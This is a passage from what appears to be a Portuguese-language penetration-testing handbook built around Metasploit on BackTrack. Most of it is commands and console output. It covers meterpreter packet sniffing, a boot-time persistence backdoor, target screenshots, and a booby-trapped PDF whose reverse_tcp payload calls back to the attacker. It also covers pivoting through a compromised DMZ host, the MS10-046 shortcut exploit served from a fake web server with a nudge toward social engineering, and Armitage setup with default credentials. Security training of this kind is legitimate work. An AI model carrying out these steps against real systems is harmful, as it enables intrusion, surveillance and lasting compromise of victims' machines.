meterpreter > sniffer_interfaces

1 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_dump 1 /tmp/sniffer.cap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 2828 packets (1794096 bytes)
[*] Downloaded 029% (524288/1794096)...
[*] Downloaded 058% (1048576/1794096)...
[*] Downloaded 087% (1572864/1794096)...
[*] Downloaded 100% (1794096/1794096)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/sniffer.cap
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
meterpreter > 
```

Vejamos algumas informações sobre o arquivo sniffer.cap usando o capinfos.



```
> capinfos sniffer.cap
```



```
root@bt:~# capinfos sniffer.cap
File name: sniffer.cap
File type: Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets: 2828
File size: 1782808 bytes
Data size: 1737536 bytes
Capture duration: 115.000000 seconds
Start time: Sat Feb 20 16:38:25 2010
End time: Sat Feb 20 16:40:20 2010
Data rate: 15109.01 bytes/s
Data rate: 120872.07 bits/s
Average packet size: 614.40 bytes
root@bt:~#
```

Vamos analisar o arquivo sniffer.cap com a ferramenta Wireshark. Basta abrir o Wireshark e ir em File > Open e apontar para o arquivo sniffer.cap.

19.12.4. Mantendo o acesso

E se a pessoa reiniciar ou até mesmo desligar a máquina destino? Para isso existe um script meterpreter que nos ajudará fazer o que queremos, seu nome é persistence!

Para que possamos manter o acesso com a máquina alvo, precisamos executar o seguinte comando no console meterpreter:



```
> run persistence -X
```

O comando acima criará um arquivo executável na máquina destino, a opção -X serve para que o arquivo criado seja executado durante o boot da máquina destino, vejam onboot=true. Repare na saída do comando o endereço IP local da máquina do atacante e que ela escutará na porta 4444, que é a padrão, podemos alterar a porta padrão para outra que nos convenha usando a opção -p seguido do número da porta, exemplo, -p 5555.

Para testarmos, feche a janela do console msf e abra-a novamente, vamos configurar o exploit multi/handler para ficar aguardando pela conexão.



```
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.110
> set LPORT 4444
> exploit
```

```

      = [ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --[ 521 exploits - 246 auxiliary
+ -- --[ 193 payloads - 23 encoders - 8 nops
      = [ svn r8567 updated today (2010.02.20)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.110:4444
[*] Starting the payload handler...
```

19.12.5. PrintScreen

Outro recurso interessante que o meterpreter nos oferece é a possibilidade de tirarmos um printscreen da máquina alvo.



```
> use espia
```

```
meterpreter > use espia
Loading extension espia...success.
meterpreter > screenshot /root/print1.png
[*] Image saved to /root/print1.png
meterpreter > 
```

Usamos o comando `use espia`, para carregar o módulo meterpreter e em seguida executamos o comando `screenshot` seguido pelo caminho onde será salvo nosso screenshot com o nome de `print1.png`.



```
> screenshot /rot/print1.png
```

Para poder usar este recurso será necessário estar executando sob o processo `explorer.exe`, sendo assim migre para este processo caso não esteja, com o comando `migrate`.



```
> migrate [pid_do_processo]
```

19.12.6. Metasploit Adobe Exploit

Abra um terminal e entre no diretório do msf:



```
# cd /pentest/exploits/framework3/  
# ./msfconsole
```

```
      888      888      d8b888  
      888      888      Y8P888  
      888      888      888  
888888b.d88b. .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888  
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88""88b888888  
888 888 88888888888888 .d888888"Y8888b.888 888888888 888888888  
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.  
888 888 888 "Y8888 "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888  
      888  
      888  
      888  
      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]  
+ -- --=[ 524 exploits - 246 auxiliary  
+ -- --=[ 193 payloads - 23 encoders - 8 nops  
      =[ svn r8580 updated today (2010.02.22)  
  
msf > █
```

Vamos agora especificar o exploit que iremos utilizar, dê os seguintes comandos abaixo:



```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf> show options
```

```
= [ metasploit v3.3.4-dev [core:3.3 api:1.0]  
+ -- ==[ 524 exploits - 246 auxiliary  
+ -- ==[ 193 payloads - 23 encoders - 8 nops  
= [ svn r8580 updated today (2010.02.22)  
  
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe  
msf exploit(adobe_pdf_embedded_exe) > show options  
  
Module options:  
  
  Name      Current Setting  Required  Description  
  ----      -  
  EXENAME    evil.pdf         no        The Name of payload exe.  
  FILENAME   evil.pdf         no        The output filename.  
  INFILNAME  yes             yes       The Input PDF filename.  
  OUTPUTPATH ./data/exploits/ no         The location to output the file.  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Adobe Reader v8.x, v9.x (Windows XP SP3 English)  
  
msf exploit(adobe_pdf_embedded_exe) > |
```

Vamos alterar as seguintes opções:

- FILENAME = Será gerado o arquivo pdf com o nome aqui especificado por nós.
- INFILNAME = Aqui especificaremos um pdf como modelo para anexar nosso payload.
- OUTPUTPATH = É o diretório onde será criado e armazenado o pdf.



```
> set FILENAME planilha2.pdf  
> set INFILNAME /root/planilha.pdf  
> set OUTPUTPATH /root/  
> show options
```

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME planilha2.pdf
FILENAME => planilha2.pdf
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /root/PLANILHA.pdf
INFILENAME => /root/PLANILHA.pdf
msf exploit(adobe_pdf_embedded_exe) > set OUTPUTPATH /root/
OUTPUTPATH => /root/
msf exploit(adobe_pdf_embedded_exe) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  EXENAME       planilha2.pdf    no        The Name of payload exe.
  FILENAME      /root/PLANILHA.pdf yes        The output filename.
  INFILENAME     /root/PLANILHA.pdf yes        The Input PDF filename.
  OUTPUTPATH    /root/          no        The location to output the file.

Exploit target:

  Id  Name
  --  ---
  0    Adobe Reader v8.x, v9.x (Windows XP SP3 English)

msf exploit(adobe_pdf_embedded_exe) >
```

Agora vamos configurar nosso payload, usarei o meterpreter reverse_tcp. Veja imagem abaixo:



```
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.110
> set LPORT 4455
> exploit
```

```
0    Adobe Reader v8.x, v9.x (Windows XP SP3 English)

msf exploit(adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(adobe_pdf_embedded_exe) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Reading in '/root/PLANILHA.pdf'...
[*] Parsing '/root/PLANILHA.pdf'...
[*] Parsing Successful.
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Creating 'planilha2.pdf' file...
[*] Generated output file /root/planilha2.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_pdf_embedded_exe) >
```

Na imagem acima eu especifiquei meu payload (windows/meterpreter/reverse_tcp), especifiquei meu host local (LHOST 192.168.0.110), especifiquei minha porta local (LPORT 4455) e logo em seguida dei o comando exploit.

Agora vamos enviar o nosso arquivo planilha2.pdf para nosso alvo/vítima. Mas antes vamos deixar o msf escutando com o exploit multi/handler, veja a configuração na imagem abaixo:



```
> back
> use exploit/multi/handler
> set PAYLOAD windows/meterpreter/reverse_tcp
> set LHOST 192.168.0.110
> set LPORT 4455
> exploit
```

```
msf exploit(adobe_pdf_embedded_exe) > back
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Starting the payload handler...
```

Usamos o exploit multi/handler, selecionamos nosso payload (windows/meterpreter/reverse_tcp), especificamos nosso host local (LHOST 192.168.0.110), especificamos nossa porta que ficará escutando (LPORT 4455) e por fim, executamos com o comando exploit.


O arquivo .pdf gerado pode ser enviado para o alvo que esteja executando em sua máquina o Windows XP SP3, por exemplo.

Executado o arquivo .pdf, agora veja que ganhamos uma conexão meterpreter com o alvo!

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.110:4455
[*] Starting the payload handler...
[*] Sending stage (747008 bytes)
[*] Meterpreter session 1 opened (192.168.0.110:4455 -> 192.168.0.135:3055)
```

19.12.7. Atacando um objetivo final a partir de uma máquina já comprometida



O primeiro passo obviamente é encontrar uma vulnerabilidade no servidor que se encontra na DMZ e explorá-la usando como payload o meterpreter. No terminal do Metasploit digitamos:



```
> use [exploit que ataca a vulnerabilidade encontrada]
> set PAYLOAD windows/meterpreter/bind_tcp
> set RHOST [ip_host_dmz] exploit-que-ataca-a-vulnerabilidade-encontrada
```

Agora precisamos saber o ID da sessão, para isso digitamos o seguinte no terminal do meterpreter:



```
> sessions -l
```

O seguinte passo é criar uma rota até a máquina que é nosso objetivo final, indicando seu IP, a máscara e o ID de sessão que obtivemos no passo anterior:



```
# route add [ip_maquina_objetivo] [Máscara de rede] [ID-Sessão]
```

Por último, realizamos o ataque à máquina objetivo, de forma normal, como se faria em qualquer outro caso, quer dizer, buscando a vulnerabilidade e aplicando o respectivo exploit. A diferença é que devemos dizer ao Metasploit que deve passar pelo PC que já temos acesso:



```
> use [exploit_necessário]  
> set PAYLOAD windows/meterpreter/bind_tcp  
> set RHOST [máquina_objetivo]  
> exploit
```

Desta forma podemos realizar um "bypass" usando o Metasploit

19.12.8. Atacando máquinas Windows (XP, Vista, 7, 2003, 2008) através de um webserver falso

Essa exploração baseia-se na falha existente no Windows, em todas as suas versões, no que diz respeito a manipulação de arquivos .lnk. Essa falha, assim como seu exploit tornaram-se públicos no final de na segunda quinzena de julho/2010.

O mais interessante, é que após tornar pública a falha, e consequentemente o exploit, que surgiu um dia depois da divulgação da falha por parte da Microsoft, a correção da mesma só foi sair quase um mês depois, deixando milhões de máquinas vulneráveis a esse simples, mas devastador ataque.

Vamos lá...

O primeiro comando seleciona o exploit que será usado:



```
> use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
```

Caso queiramos mais informações sobre o exploit e sua respectiva falha, podemos digitar o seguinte comando:



```
> info
```

Esse comando exibirá, além das informações sobre a falha, as opções que precisamos configurar para o correto funcionamento do exploit. As opções obrigatórias são: SRVHOST, SRVPORT

Vamos configurá-las:



```
> set SRVHOST 192.168.0.83
```

Esse último comando, permitirá configurarmos o IP no qual o servidor web falso será montado para que a vítima acesse-o. No comando abaixo, vamos configurar a porta na qual o servidor ficará escutando, à espera de uma conexão:



```
> set SRVPORT 80
```

Havendo configurado a parte básica do exploit, precisamos configurar o que ele fará após explorar a falha no navegador da vítima, isso é, o payload:



```
> set PAYLOAD windows/meterpreter/reverse_tcp  
> set LHOST 192.168.0.83  
> set LPORT 4444
```

Tudo configurado, funcionando bem, sem nenhum erro, simplesmente lançamos o exploit e aguardamos a vítima conectar em nosso servidor falso:



```
> exploit
```


Para conseguirmos que a vítima conecte-se, nada como um bom e velho ataque de engenharia social :-)

19.13. Armitage

A distribuição BackTrack conta agora com mais uma opção de usabilidade do Metasploit, essa nova opção é a Armitage.

O Armitage é uma GUI (interface gráfica) para Metasploit, que torna todo o processo de exploração simplificado, ao alcance de até mesmo um usuário com pouco conhecimento em Hacking, basta dar alguns cliques e pronto, sistema explorado.

O Armitage esta disponível para downloads no repositório do BackTrack, e pode ser baixado e instalado através do comando "apt-get install armitage". Lembrando que antes de instalar o armitage, pode ser necessário atualizar o repositório do backtrack, para isso dê o comando "apt-get update".



19.13.1. Configuração do Armitage

Para instalar o Armitage no Backtrack, precisamos atualizar os repositórios e instalar o pacote "armitage".



```
root@bt:~# apt-get update
root@bt:~# aptitude install java-package
root@bt:~# apt-get install armitage
Unpacking armitage (from ../armitage_0.1-bt0_i386.deb) ...
Setting up armitage (0.1-bt0) ...
```

O Armitage comunica-se com o Metasploit através do daemon RPC, então precisamos iniciá-lo.



```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

A próxima coisa se fazer é iniciar o Mysql Server para que o Armitage possa armazenar os resultados.




```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt:~#
```


Por último, executamos o "armitage.sh" a partir da pasta /pentest/exploit/armitage, e poderemos visualizar a caixa de diálogo de conexão. No Backtrack, as credenciais default para o MySQL são root/toor e para o PostgreSQL, postgres/toor.



```
root@bt:/# cd /pentest/exploits/armitage
root@bt:/pentest/exploits/armitage# ./armitage.sh
```




Selecionamos a opção "Use SSL", verificamos os restante das configurações e clicamos em "Connect". Após isso, a janela principal do Armitage é exibida.




19.13.2. Varrendo com o Armitage

Para selecionar uma varredura que queiramos executar, precisamos expandir a lista de módulos e dar um duplo-clique na varredura que desejamos utilizar, nesse caso, "smb_version", e configurar o range de alvos na opção RHOSTS.

